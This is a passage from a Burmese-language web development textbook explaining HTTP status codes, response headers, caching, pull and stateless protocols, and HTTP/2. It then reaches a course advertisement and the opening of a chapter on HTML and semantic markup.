307 Temporary Redirect – တောင်းခံလာတဲ့အချက်အလက်ဟာ အခြားတစ်နေရာကို ယာယိရွှေ့ပြောင်းထားကြောင်း ဖော်ပြတဲ့အခါသုံးပါတယ်။ 301 နဲ့ကွာတဲ့အချက်က တစ်ချိန်မှာပြန်လည်ရောက်ရှိလာမှာဖြစ်လို့ နောက် Request တွေကို အခုလက်ရှိ အတိုင်း ဆက်လက်ဆောင်ရွက်နိုင်ကြောင်း အသိပေးတဲ့သဘောဖြစ်ပါတယ်။

403 Forbidden – Request ကို လက်ခံရရှိပေးမယ့် Client ဟာ အချက်အလက်ရယူပို့ခွင့်ရှိသူ မဟုတ်တဲ့အတွက် ပြန်လည်ပေးပို့မှာမဟုတ်ကြောင်း ဖော်ပြခြင်းဖြစ်ပါတယ်။

404 Not Found – တောင်းခံလာတဲ့ အချက်အလက်က Server မှာ ရှိမနေကြောင်း ဖော်ပြခြင်းဖြစ်ပါတယ်။

500 Internal Server Error – မည်သည့်အကြောင်းကြောင့်မှန်း အတိအကျမသိရတဲ့ Server Error တစ်ခု ဖြစ်ပေါ်နေတဲ့အတွက် အချက်အလက်ပြန်လည်ပေးပို့နိုင်မှာမဟုတ်ကြောင်း ဖော်ပြတာပါ။

503 Service Unavailable – ယာယိ Server Error တစ်ခု ဖြစ်နေတဲ့အတွက် ပြန်လည်မပေးပို့နိုင်သေးကြောင်းဖော်ပြတဲ့ Code ဖြစ်ပါတယ်။ အများအားဖြင့် အသုံးပြုသူသိပ်များနေတဲ့အချိန်၊ Web Server ယာယိ Down နေတဲ့အချိန်တွေမှာ ဖော်ပြတဲ့ Code ပါ။

အခြား Status Code တွေအကြောင်းကိုပါ အပြည့်အစုံကို ဆက်လက်လေ့လာလိုတယ် ဆိုရင်တော့ Wikipedia နဲ့ List of HTTP Status Codes Article မှာ ဆက်လက်လေ့လာနိုင်ပါတယ်။

Link: http://en.wikipedia.org/wiki/List_of_HTTP_status_codes

Respond Header မှာ ပြန်လည်ပေးပို့မယ့် အချက်အလက်နဲ့သက်ဆိုင်တဲ့ အခြားအချက်တွေလည်းပါဝင်ပါသေးတယ်။ နူးနာ Respond Header မှာ ပြန်လည်အကြောင်းပြန်တဲ့ Server ခဲ့အမျိုးအစားး ပြန်လည်ပေးပို့မယ့် Content Size နဲ့ အချက်အလက် အမျိုးအစားတို့ကိုပါ ထည့်သွင်းဖော်ပြပေးတာကို တွေ့ရမှာဖြစ်ပါတယ်။


အချက်အလက်ကိုပြန်လည်လက်ခံရယူမယ့် Browser က ပေးပို့လာတဲ့ Respond Header သတင်းပို့ချက်ပေါ်မှုတည်ပြီး လိုအပ်သလို ဆက်လက်ဆောင်ရွက်သွားမှုဖြစ်ပါတယ်။ ဥပမာ - Browser တွေဟာ Web Content တစ်ခု ကို လက်ခံရရှိပြီးရင် နောင်ပြန်လည် အသုံးချိန်အောင်သိမ်းဆည်းထားလေ့ရှိပါတယ်။ Cache လုပ်တယ်လို့ခေါ်ပါတယ်။ ပြန်လည်ပေးပို့လာတဲ့ Respond Header မှာပါဝင်လာတဲ့ Modified Date နဲ့သိမ်းဆည်းထားတဲ့ Cache ထဲက Content ရဲ့ Modified Date နှင့်ယဉ်ကြည်ပြီး ကွားခြေးမရှိရင် Server က ပြန်ပို့တာကိုမတောင့်တော့ပဲ သိမ်းထားတဲ့ Content ကို ဖော်ပြလိုက်နိုင်ပါတယ်။ ဒီနည်းနဲ့ အသုံးပြုသူက ပထမတစ်ကြမ်းရယူထားဖူးတဲ့ Content ကို နောက်တစ်ကြမ်းထပ်မံရယူလို တဲ့အခါ ပို့ပြီးမြန်မြန်ဆန်ဆန်ရရှိမှာ ဖြစ်ပါတယ်။

Browser တွေဟာ အခြေခံအားဖြင့် Text, HTML, Image စတဲ့ Content အချို့ကိုဖော်ပြနိုင်ပေးမယ့် မဖော်ပြနိုင်တဲ့ Content တွေလည်းရှုပါတယ်။ ဥပမာ - Microsoft Excel File တစ်ခုကို Web Browser ကဖော်ပြပေးနိုင်မှာ မဟုတ်ပါဘူး။ ဒီတော့ Respond Header မှာပါလာတဲ့ Content-Type ကိုလည်း Browser ကကြည်ပါတယ်။ သူဖော်ပြနိုင်တဲ့ Content အမျိုးအစား ဆိုရင် အသုံးပြုသူကြည့်ရှုနိုင်အောင်ဖော်ပြလိုက်မှာပါ။ မဖော်ပြနိုင်တဲ့ Content အမျိုးအစားဆိုရင်တော့ အသုံးပြုသူရယူနိုင်ဖို့ Download ပေးလိုက်မှာပဲဖြစ်ပါတယ်။

ဒီလို Request/Respond Header သတင်းပေးပို့ချက်တွေ အပြန်အလှန်ပေးပို့ခြင်းအားဖြင့် Client နဲ့ Server ဟာ တစ်ယောက်ကိုတစ်ယောက် နားလည်ပြီး ဆက်သွယ်ဆောင်ရွက်နိုင်ကြတာပါ။ HTTP ကတော့ ဒီလို ဆက်သွယ်ဆောင်ရွက်ရာမှာ လိုက်နာရမယ့်အဆင့်တွေ၊ ပါဝင်ရမယ့်အချက်အလက်တွေကို သတ်မှတ်ပေးထားတဲ့ Web Standard တစ်ခုပဲပြစ်ပါတယ်။

Pull Technology

HTTP ဟာ Pull Technology တစ်မျိုးဖြစ်ပါတယ်။ Pull Technology ဆိုတာ Client နဲ့ Server ဆက်သွယ်တဲ့ အခါမှာ Client ကသာ ဆက်သွယ်မှုကို ဦးဆုံးစတင်တဲ့ နည်းပညာကိုခေါ်တာဖြစ်ပါတယ်။ Server က Client ဆက်သွယ်လာတဲ့ အခါမှာသာ သင့်တော်သလိုအကြောင်းပြန်ပေးတာပါ။ Pull Technology မှာ Server က ဆက်သွယ်မှုတစ်ခုကို အစပြုတယ်ဆိုတာ မရှိပါဘူး။



ပုံ (၁-၁၁) HTTP အလုပ်လုပ်ပုံ

ဒါဟာလည်း ရုံးရှင်းပေမယ့် လေ့လာစမှာ သတိလွှတ်တက်တဲ့အချက်ဖြစ်ပါတယ်။ URL ဟာ Web Development ရဲ့ နံပါတ် (၁) အခြေခံဖြစ်တယ်ဆိုရင် Client Request မလုပ်ပဲ Server Respond ဆိုတာ ရှိမှာမဟုတ်ဘူးဆိုတဲ့ အချက် က နံပါတ် (၂) အရေးအကြီးဆုံး အခြေခံအချက်ပဲဖြစ်ပါတယ်။

Pull Technology ဟာ ရုံးစင်းတဲ့အတွက် Web Application တွေရေးသားရခြင်းဟာ တစ်ခြားသော Full-Duplex လို ခေါ်တဲ့ Client-Server နှစ်ခုစလုံးက ဆက်သွယ်မှုအစပြနိုင်တဲ့ Network Application တွေ ဖန်တီးခြင်းထက် ပိုမို လွှာယ်ကူးပါတယ်။ ဒါပေမယ့် တစ်ခုတစ်ရုံ Real-Time Application လိုခေါ်တဲ့ စက်နှုန်းမလပဲ အချက်အလက်တွေပြောင်းလဲ နေဖို့ လိုအပ်တဲ့ Application တွေအတွက်တော့ ဒီ Pull Technology က အကန့်အသတ် ဖြစ်နေတက်ပြန်ပါတယ်။ ဒါကိုဖြေရှင်းဖို့ အတွက် Long-Polling, Web Sockets စသဖိုင်း နည်းလမ်းတွေရှိပါတယ်။ အဲဒါနည်းပညာတွေ အကြောင်းကိုတော့ အခန်း (၁၄) HTML5 မှာ ဆက်လက်ဖော်ပြပါမယ်။

Stateless Protocol

Stateless Protocol ဆိုတာဟာ Client နဲ့ Server ဆက်သွယ်မှုတစ်ကြိမ်နှုတစ်ကြိမ် ဆက်နှုတ်ခြင်းမရှိတဲ့ နည်းပညာကို ခေါ်တာဖြစ်ပါတယ်။ တနည်းအားဖြင့် Request/Respond State ကို ထိမ်းသိမ်းထားခြင်းမရှိဘူးလို့ ဆိုလိုတာပါ။ HTTP ဟာ Stateless Protocol တစ်မျိုးဖြစ်ပါတယ်။ Client က Resource A ကို တောင်းခံမယ်ဆိုရင် Server က Resource A ကို ပေးပါလိမ့်မယ်။ Client က နောက်တစ်ကြိမ်အနေနဲ့ Resource B ကို တောင်းခံမယ်ဆိုရင် Server က Resource B ကို ပေးမှုပါပဲ။ ပထမအကြိမ် Resource A အတွက် လုပ်ခဲ့တဲ့ဆက်သွယ်မှုနဲ့ နောက်တစ်ကြိမ် Resource B အတွက် ထပ်လုပ်ရတဲ့ဆက်သွယ်မှု တို့ ကြားမှာဘယ်လိုဆက်စပ်မှုမျိုးမှ မရှိတဲ့သဘောဖြစ်ပါတယ်။ A တောင်းရင် A ကိုပေးတယ်၊ B တောင်းရင် B ကို ပေးတယ်၊ ခပ်ရှင်းရှင်းပဲအလုပ်လုပ်သွားတာပါ။

တစ်ချို့မဖြစ်မနေ ထိမ်းသိမ်းထားဖို့လိုတဲ့ State တွေအတွက် Cookie, Session အစရှိတဲ့နည်းပညာတွေအသုံးပြု နိုင်ပါ တယ်။ Cookie နဲ့ Session များ စီမံပုံးကိုတော့ အခန်း(၈) PHP Basic မှာဖော်ပြပေးပါမယ်။ ဒီနေရာမှာတော့ HTTP ဟာ သဘာဝအရ Pull Technology တစ်မျိုးဖြစ်ပြီး Stateless သဘာဝလည်း ရှိတယ်ဆိုတဲ့အချက်ကို အထူးပြု မှတ်သားထားစေချင်ပါတယ်။

1.5 – HTTP/2

ဒီစာရေးသားနေချိန်ထိ တွင်တွင်ကျယ်ကျယ် အသုံးပြုနေတဲ့ HTTP ကို HTTP/1.1 လိုခေါ်ပါတယ်။ (၁၉၉၇) ခုနှစ်က Standard အဖြစ်ကြော်ခဲ့တဲ့ Version ဖြစ်ပြီး ၁၈ နှစ်လောက်ကြာအောင် Version အသစ်ကြော်ခြင်းမရှိပဲ ကာလ ကြေရှည်စာ အသုံးပြုခဲ့တဲ့ နည်းပညာတစ်ခုဖြစ်ပါတယ်။

HTTP/1.1 ဟာ REST (Representational State Transfer) နည်းစနစ်နဲ့အညီ တည်ဆောက်ထားခဲ့တဲ့ Protocol ဖြစ်ပါတယ်။ Client နဲ့ Server တို့ဆက်သွယ်ရာမှာ Machine Processable ဖြစ်ယုံသာမက၊ လူတစ်ယောက်ဖတ်ရှုလေ့လာ ရင်လည်း နိုင်လည်းနိုင်လောက်တဲ့ Request/Response Header ကိုအသုံးပြုခြင်း၊ Cache လုပ်ဆောင်ချက် ပါဝင်ခြင်း၊ Stateless Protocol ဖြစ်ခြင်း စတဲ့လုပ်ဆောင်ချက်ကောင်းများကြောင့် Web App များသာမက၊ အခြား ဆက်သွယ်ရေး Protocol တစ်ခုလိုအပ်တဲ့ Software တိုင်းက အားထားအသုံးပြုရတဲ့ Protocol တစ်ခုဖြစ်နေခြင်းဖြစ်ပါတယ်။ ဒါပေမယ့် HTTP/1.1 မှာ အားနည်းချက်တစ်ချို့လည်း ရှိနေပါတယ်။ အဓိကအကျေဆုံး အားနည်းချက်ကတော့ Client နဲ့ Server ဆက်သွယ်တဲ့ လုပ်ငန်းကို အစီအစဉ်အတိုင်း တစ်ခုပြီးတစ်ခု ပြုလုပ်ခြင်းပဲဖြစ်ပါတယ်။

Web App တစ်ခုမှာ အသုံးပြထားတဲ့ Resource ပေါင်းများစွာပါဝင်နိုင်ပါတယ်။ ပုံတွေ၊ Icon တွေ ပါဝင်နိုင်ပါတယ်။ CSS ဖိုင်တွေနဲ့ JavaScript ဖိုင်တွေပါဝင်နိုင်ပါတယ်။ အဓိပါယ်က၊ Web App တစ်ခုကို ဖော်ပြနိုင်ဖို့အတွက် အသုံးပြထားတဲ့ Resource ပေါင်း (၅၀) လောက်ရှိတယ်ဆိုရင် Client နဲ့ Server အကြား Connection ပေါင်း (၅၀) ဖွင့်ရမှုဖြစ်ပါတယ်။ လက်တွေမှာ Server တစ်ခုကို Connection ပေါင်း (၆) ခုကနေ (၈) ခုထိသာ အပြင်ဖွင့်လေ့ရှိပါတယ်။ ဒါကြောင့် Resource တွေကို အလျဉ်ကျ တစ်ခုပြီးမှတစ်ခု ဆက်သွယ်ရယူရတက်ပါတယ်။ ပြီးတော့ Client နဲ့ Server ဆက်သွယ်နိုင်ဖို့အတွက် Router တွေ၊ DNS Server တွေ၊ Proxy Server တွေ အဆင့်ဆင့်ကိုဖြတ်ကျော်ပြီး ဆက်သွယ်ရတာပါ။ Connection တစ်ခုဖွင့်ရတိုင်း ဒီဆက်သွယ်ရေးလမ်းကြောင်းကြီးတစ်ခုလုံးကို တစ်ခါဖြတ်ကျော်ရမှာပဲဖြစ်ပါတယ်။

ဒီပြဿနာကိုဖြေရှင်းဖို့အတွက် JavaScript နဲ့ CSS ဖိုင်တွေ လေးငါးဆယ်ခု အသုံးပြုမယ့်အစား ဖိုင်တစ်ခုတည်းဖြစ်သွားအောင် ပေါင်းစပ်အသုံးပြခြင်း၊ CSS Sprite နည်းစနစ်ကိုသုံးပြီး Icon ဖိုင်ပေါင်းများစွာကို Image တစ်ခုတည်းဖြစ်သွားအောင် ပေါင်းစပ်အသုံးပြခြင်း၊ တစ်ချို့ Image တွေကို သီးခြားဖိုင်အနေနဲ့မသုံးပဲ Data URL အနေနဲ့ Inline အသုံးပြခြင်း စတဲ့နည်းစနစ်တွေကိုသုံးပြီး Resource တွေနည်းနိုင်သမျှနည်းအောင် ကြံးဆောင်ရွက်ပါတယ်။ **အခန်း (၁၉) Performance Optimization** မှာ ဒီအကြောင်းကို ထပ်မံဖော်ပြထားပါတယ်။

HTTP/2 မှာတော့ Multiplex နည်းစနစ်ကိုသုံးပြီး Client Server ဆက်သွယ်တဲ့အခါ Connection တစ်ခုတည်းကိုသုံးပြီး Resource တွေကို Transfer လုပ်လိုအောင် စီမံထားပေးပါတယ်။ ဒါကြောင့် Resource တွေဘယ်လောက်ပဲသုံးထားသုံးထား Connection တစ်ကြိမ်သာဖွင့်ဖို့လိုပြီး အဲဒီ Connection တစ်ခုတည်းကိုသုံးပြီးတော့ လိုအပ်တဲ့ Resource တွေကို အပြင် ပေးပို့ရယူနိုင်မှာပဲဖြစ်ပါတယ်။ ဒါကြောင့် HTTP/2 ရဲ့ အလုပ်လုပ်ပုံဟာ HTTP/1.1 ထက် ပိုမိုမြန်ဆန်ပြီး Developer တွေအနေနဲ့လည်း CSS Sprite တွေ၊ Inline Image တွေသုံးပြီး Resource အရေအတွက်လျှော့ချိဖို့ အထူးလုပ်နေစရာ မလိုတော့ပါဘူး။

HTTP/2 မှာဖြည့်စွက်ပါဝင်လာတဲ့ နောက်ထပ်နည်းစနစ်တစ်ခုကတော့ Server Push ဖြစ်ပါတယ်။ Browser နဲ့ Web Client တွေက၊ အခြေခံအားဖြင့် တစ်ကြိမ်ရယူဖို့တဲ့ Resource တွေကို Cache လုပ်ထားပြီး နောင်လိုအပ်တဲ့အခါ ပြန်လည်အသုံးပြုတက်ကြပါတယ်။ HTTP ဟာ Pull Technology ဖြစ်တယ်လို့ အထက်မှာဖော်ပြုပါတယ်။ ပံ့မှန်အားဖြင့် Client က ဆက်သွယ်တောင်းခြင်းမရှိပဲ Server က အချက်အလက်တွေကို ပေးပို့မှာ မဟုတ်ပါဘူး။ HTTP/2 ဟာ လည်း အခြေခံအားဖြင့် Pull Technology တစ်ခုသာဖြစ်ပါတယ်။ ဒါပေမယ့် Server က အချို့ဆက်စပ် Resource တွေကို Client ရဲ့ Cache ထဲကို ကြိုတင် Push လုပ်ထားနိုင်ပါတယ်။ ဥမှာ – Client က index.html ဆိုတဲ့ဖိုင်ကို တောင်းခံတယ်ဆိုကြပါနဲ့၊ index.html ထဲမှာ style.css နဲ့ app.js နဲ့ အဲဒီလို့ ဆက်စပ် Resource တွေကို Client တောင်းခံချိန်ထိ တောင့်မနေပဲ အလိုအလျောက် ကြိုတင်ပေးပို့ထားနိုင်ပါတယ်။ ဒါတော့ Client က အဲဒီဖိုင်တွေကိုလိုအပ်တဲ့အခါ ထပ်မံ Request လုပ်နေဖို့မလိုတော့ပဲ၊ Server ကအလိုအလျောက်ပေးပို့ထားလို့ Cache ထဲရောက်နှင့်နေပြီးများကို အသုံးပြန်မှာဖြစ်ပါတယ်။ ဒီတော့ Request လုပ်ရတဲ့အချိန်သက်သွားပြီး ဆက်သွယ်ရေးအမြန်နှင့်လည်း တိုးတက်သွားမှာဖြစ်ပါတယ်။

HTTP/2 ရဲ့ နောက်ထပ်လုပ်ဆောင်ချက်တစ်ခုကတော့ Header Compression ဖြစ်ပါတယ်။ HTTP/1.1 မှာလည်း Compression လုပ်ဆောင်ချက် ပါဝင်ပေးယူ၍ HTTP/1.1 ရဲ့ Compression က Content ကိုပဲ Compress လုပ်ပေးပါတယ်။ HTTP/2 မှာတော့ Content ကိုသာမက Request/Response Header တွေကိုပါ Compress လုပ်ပေးတဲ့ အတွက် ဆက်သွယ်ရေးအမြန်နှင့် ထပ်ဆင်ကောင်းမွန်လာမှာပဲဖြစ်ပါတယ်။

ဒီလုပ်ဆောင်ချက်တွေကြောင့် HTTP/2 ဟာ HTTP/1.1 ထက်အများကြီးပိုမြန်တယ်လို ဆိုနိုင်ပါတယ်။ ဒီလိုလုပ်ဆောင်ချက်တွေ ဖြည့်စွက်ပါဝင်လာပေမယ့် HTTP/2 ဟာ HTTP/1.1 နဲ့ အပြည့်အဝ Backward Compatible ဖြစ်ပါတယ်။ ဆိုလိုတာက HTTP/1.1 အတွက်ရည်ရွယ်ဖန်တီးထားတဲ့ Software တွေကို HTTP/2 နဲ့အလုပ်လုပ်စေဖို့အတွက် ဘာမှ ပြင်ဆင်ဖြည့်စွက်ဖို့မလိုပါဘူး။ HTTP ရဲ့ မူလသဘေသဘာဝတွေဖြစ်တဲ့ Request Methods တွေ၊ Response Status Code တွေ Stateless သဘေသဘာဝတွေကို ဆက်လက်အသုံးပြထားတဲ့အတွက် HTTP/1.1 အတွက် တည်ဆောက်ထားတဲ့ Software တွေဟာ HTTP/2 နဲ့ အဆင်ပြေပြေ ဆက်လက်အလုပ်လုပ်နိုင်မှာဖြစ်ပါတယ်။

(၂၀၀၉) တုန်းက HTTP/1.1 ခဲ့အားနည်းချက်တွေကို ဖြည့်စွက်ပြင်ဆင်ထားတဲ့ SPDY လိုခေါ်တဲ့နည်းပညာကို Google က ဖန်တီးတို့ထွင်ခဲ့ပါတယ်။ SPDY ဟာ HTTP/1.1 ကို Server Push, Header Compression စတဲ့လုပ်ဆောင်ချက်တွေဖြည့်စွက်ပေးထားတဲ့ Protocol တစ်ခုဖြစ်ပါတယ်။ Official Standard နည်းပညာမဟုတ်ပေမယ့် Google Chrome, Firefox စတဲ့ Browser တွေက SPDY နည်းပညာကိုအသုံးပြုခဲ့ကြပါတယ်။ Facebook, Twitter, Google စတဲ့ Web App တွေကလည်း SPDY နည်းပညာကို အသုံးပြုခဲ့ကြပါတယ်။ တန်ည်းအားဖြင့် HTTP/2 ရယ်လို တရားဝင်ထွက်ပေါ်မလာသေးခင်ကတည်းက HTTP/2 ဖြစ်လာမယ့် နည်းပညာတွေကို စတင်အသုံးနေခဲ့ကြခြင်းဖြစ်ပါတယ်။

(၂၀၁၂) ခုနှစ်နှစ်ဆန်းပိုင်းမှာတော့ Internet Engineering Task Force (IETF) က HTTP/2 ကို စတင်ဖော်တီးဖို့ဆုံးဖြတ်ခဲ့ပြီး SPDY ကို အခြေခံဖို့လည်း ဆုံးဖြတ်ခဲ့ကြပါတယ်။ (၂၀၁၄) ခုနှစ် ဒီဇင်ဘာလမှာ အပြီးသတ်ခဲ့ပြီး၊ (၂၀၁၅) ခုနှစ်၊ ဖေဖော်ဝါရီလ (၁၇) ရက်နေ့မှာ HTTP/2 Release Candidate ကို တရားဝင်ကြော်နှုန်းခြင်းဖြစ်ပါတယ်။

ဒီစာရေးဘားနေချိန်မှာ Firefox, Chrome, Internet Explorer 11, Opera စတဲ့ Browser တွေ HTTP/2 ကိုစတင် Support လုပ်နေပြီဖြစ်လို HTTP/2 နည်းပညာများကို ကျွန်ုတ်တို့တွေစတင်အသုံးပြုနေပြီပြီးဖြစ်ပါတယ်။

Web Development Course

ဤစာအုပ်ပါအကြောင်းအရာများကို အခြေခံသင်ကြားပေးသည့်
Course ဖြစ်ပါသည်။ (၃) လတန်ကြိမ် တန်ခွဲသစ်များ ပုံမှန်
ဖွင့်လှစ်နေပါပြီ။ ဆက်သွယ်ရန် - (၀၉) ၂၃၁ ၆၅၈ ၆၂

Email: eimg@fairwayweb.com

Website: <http://eimaung.com/courses>

အခါန်: (J) HyperText Markup Language – HTML

Semantic Data Structure (or) The Root of Everything

HTML ဟာ Web Document တွေ ရေးသားတည်ဆောက်တဲ့အခါ လိုက်နာဖို့ W3C က သတ်မှတ်ပေးထားတဲ့ Document ရေးသားပုံရေးသားနည်းပဲဖြစ်ပါတယ်။ Web Document တစ်ခုဟာ HTML Element တွေစုစည်းထားတဲ့ Text Document တစ်မျိုးပဲဖြစ်ပါတယ်။



ပုံ (J-၁) HTML Element တစ်ခု၏ပုံစည်းပုံ

ပုံ (J-၁) မှာ HTML Element တစ်ခုရဲ့ ဖွဲ့စည်းပုံကိုဖော်ပြပေးထားပါတယ်။ HTML Element တွေမှာ Open Tag နဲ့ Close Tag ဆိုပြီး အဖွင့်အပိတ် အမှတ်အသားများပါရှုရပါတယ်။ အဲဒီအဖွင့်အပိတ်ကြားထဲမှာ Element Content တည်ရှုရပြီး Open Tag အတွင်းမှာ Attribute တွေရှိနိုင်ပါတယ်။ Close Tag နဲ့ Element Content မရှိပဲ Open Tag နဲ့ Attribute တွေသာပါဝင် တဲ့ Empty Tag တွေလည်းရှိပါသေးတယ်။

၁၉၉၁ ခုနှစ်က အဲဒီလို Element (၁၈) မျိုးပါဝင်တဲ့ Document ရေးသားနည်းကို HTML – HyperText Markup Language ရယ်လို့ World Wide Web နည်းပညာကိုတိတွင်ခဲ့တဲ့ Tim Berners-Lee ကပဲ စတင်တိတွင်ခဲ့တေပါ။ အဲဒီ (၁၈) ခုတဲက (၁၁) ခုဟာ ကနေထိဆက်လက်ပါဝင် အသုံးပြုနေဆဲဖြစ်ပါတယ်။ HTML2.0 အနေနဲ့ အများအသုံးပြနိုင်ဖို့စတင်ကြပြေပေးခဲ့တာ ကတော့ ၁၉၉၄ ခုနှစ်၊ နိုဝင်ဘာလမှာဖြစ်ပါတယ်။ အဲဒီစာ ရေးနေဂျာနှင့်မှာ ကျယ်ကျယ်ပြန်ပြန် အသုံးပြုနေတာကတော့ ၁၉၉၉ ခုနှစ် ဒီဇင်ဘာမှာကြပြေခဲ့တဲ့ HTML 4.01 ပဲ ဖြစ်ပါတယ်။ အနာဂတ်မှာ ဖြည့်စွက်နည်း

ပညာများပါဝင်လာတဲ့ HTML5 ကို အသုံးပြုကြမှုဖြစ်ပေမယ့် ဒီအခန်းမှာတော့ ပိုပြီးအခြေခံကျတဲ့ HTML 4.01 ကိုပဲ အဓိကထား ဖော်ပြချင်ပါတယ်။

2.1 – Semantic Web

Element တွေအကြောင်းမလေ့လာခင် Semantic Web ကို အရင်ဆုံးနားလည်ထားဖို့လိုပါတယ်။ Semantic ဆိုတာ သတ်မှတ် စည်းမျဉ်းကို တိတိကျကျလိုက်နာထားတဲ့အတွက် စနစ်ကျနောက် တွေကိုဆိုလိုတာဖြစ်ပါတယ်။ သတ်မှတ် စည်းမျဉ်းနဲ့အညီ စနစ်ကျအောင်တည်ဆောက်ထားမသာ Web Document တွေဟာ လူတစ်ယောက် ဖတ်ရှုနားလည်နိုင်ယူယူက ကွန်ပျိုတာကလည်း Process လုပ်နိုင်မှုဖြစ်ပါတယ်။ W3C က HTML ကို ဖန်တီးတဲ့နေရာမှာ လည်း ဒီလိုရည်ရွယ်ချက်နဲ့ပဲ ဖန်တီးထားတာဖြစ်ပါတယ်။

လူတစ်ယောက်ဟာ Web Document တစ်ခုအတွင်းမှာ ဘာတွေပါလည်းသိချင်ရင် ပျက်စီးကြည့်ပြီးဖတ်ရှုလေ့လာမှပါ။ ဒါပေမယ့် ကွန်ပျိုတာကတော့ အဲဒီ Document ထဲမှာ ဘာတွေပါလဲဆိုတာသိရှိ အတွက် Process လုပ်ပြီး နားလည်ရ တာဖြစ်ပါတယ်။ ကွန်ပျိုတာဆိုတာ Processing Power ရှိပေမယ့် သင်မပေးရင်ဘာမှမတက်တာ အားလုံးအသိပါ။ Web Browser, Search Engine Spider အစရိတဲ့ကွန်ပျိုတာ Software တွေကို သတ်မှတ်စည်းမျဉ်းတွေ သင်ထားပေးတဲ့ အတွက် Web Document တစ်ခုကို ဖတ်ယူတဲ့နေရာမှာ အဲဒီစည်းမျဉ်းတွေနဲ့တိုက်ဆိုင်ကြည့်ပြီး နားလည်ရတာဖြစ်ပါတယ်။ ဒါကြောင့် ကျွန်တော်တို့တည်ဆောက်တဲ့ Web Document တွေဟာ သတ်မှတ် စည်းမျဉ်းနဲ့မညီရင် ကွန်ပျိုတာက Process လုပ်နိုင်တဲ့ Semantic Document ဖြစ်မှုမဟုတ်ပါဘူး။

လေးလာစ Web Developer တွေဟာ Web Document တွေတည်ဆောက်တဲ့အခါ "လူတွေဖတ်လိုရှိ" ကို အခိုက် ပို့တည် တည်ဆောက်ကြလေ့ ရှိပါတယ်။ Web Document တွေကို ကွန်ပျိုတာကလည်း Process လုပ်နိုင်ဖို့လိုတယ် ဆုံးတဲ့အချက်ကို သတ်လှတ်မှုလျော့တက်ကြပါတယ်။ Web Document တစ်ခုဟာ Text Document သာဖြစ်လို့ စည်းမျဉ်းတွေနဲ့မကိုယ်လို့ လည်း လူတွေအတွက်တော့ဖတ်လို့ရနေနိုင်မှုပါ။ ဒါပေမယ့် အဲဒီ Document ကို အခြေခံပြီး တော့ ကျွန်တော်တို့ကတစ်ခါး Process တွေ လုပ်ရလို့မှာပါ။ အခြေခံဖြစ်တဲ့ Document စနစ်မကျခဲ့ရင် Google လို့ Search Engine နဲ့ Web Browser တွေက ကျွန်တော်တို့ Document ကို အပြည့်အဝနားမလည်တဲ့ ပြဿနာရှိနိုင်သလို့ ကျွန်တော်တို့ကိုယ်တိုင် ဆက်လက်ရေးသားရမယ့် CSS နဲ့ Style တွေသတ်မှတ်ခြင်း၊ JavaScript နဲ့ Element တွေ စီမံခန့်ခွဲခြင်း ကိစ္စတွေကိုဆောင်ရွက်တဲ့အခါ အခက်အခဲတွေနဲ့ တွေ့ရမှုဖြစ်ပါတယ်။

ဒါကြောင့် HTML နဲ့ ပက်သက်ရင်ကျွန်တော်တို့ဟာ ကွန်ပျိုတာကနားလည်နိုင်တဲ့ Data Structure တည် ဆောက်နေခြင်း ဖြစ်တယ်ဆုံးတဲ့အသိဟာ ပထမဦးဆုံးလိုအပ်ချက်ပဲဖြစ်ပါတယ်။ သပ်ရပ်လုပ်လျော့အောင်ဘယ်လိုပုံစံဖော်ပြမယ်၊ လူတွေရဲ့ ပျက်စီးမှာ ပသာဒ်ဖြစ်အောင် ဘယ်လိုဖန်တီးမယ်ဆုံးတဲ့ကိစ္စဟာ HTML ရဲတာဝန်မဟုတ်ပါဘူး။ လက်တွေ့မှုလုပ်လိုလည်း မရပါဘူး။ ဒါဟာ နောက်အခန်းမှာ ဆက်လက်လေ့လာမယ့် CSS လိုခေါ်တဲ့ Style Language ရဲ့ တာဝန်ပဲဖြစ်ပါတယ်။ Semantic Web ရဲ့ အရေးပါပဲကို ပိုပြီးပေါ်လွှင်စေဖို့ Browser War နဲ့ XHTML အကြောင်း ထည့်သွင်းဖော်ပြလိုပါတယ်။

2.2 – Browser War

ပထမဦးဆုံး Web Browser ဖြစ်တဲ့ Mosaic ကိုတိတိထွင်ခဲ့တဲ့ Marc Andreessen နဲ့ Jim Clark တို့နှစ်ယောက် ဟာ NCSA က ထွက်ပြီး Mosaic Communications ဆုံးတဲ့ လုပ်ငန်းတစ်ခုကို တည်ထောင်ခဲ့ပါတယ်။ နောက်ပိုင်း မှာ Netscape Communications Corporation လိုအမည်ပြောင်းပြီး Netscape Navigator ဆုံးတဲ့ Web Browser ကို

ဖန်တီးခဲ့ကြပါတယ်။ Netscape Navigator ရဲ Version 1.0 ကို ၁၉၉၄ ခုနှစ် ဒီဇင်ဘာလမှာကြပြောခဲ့ပါတယ်။

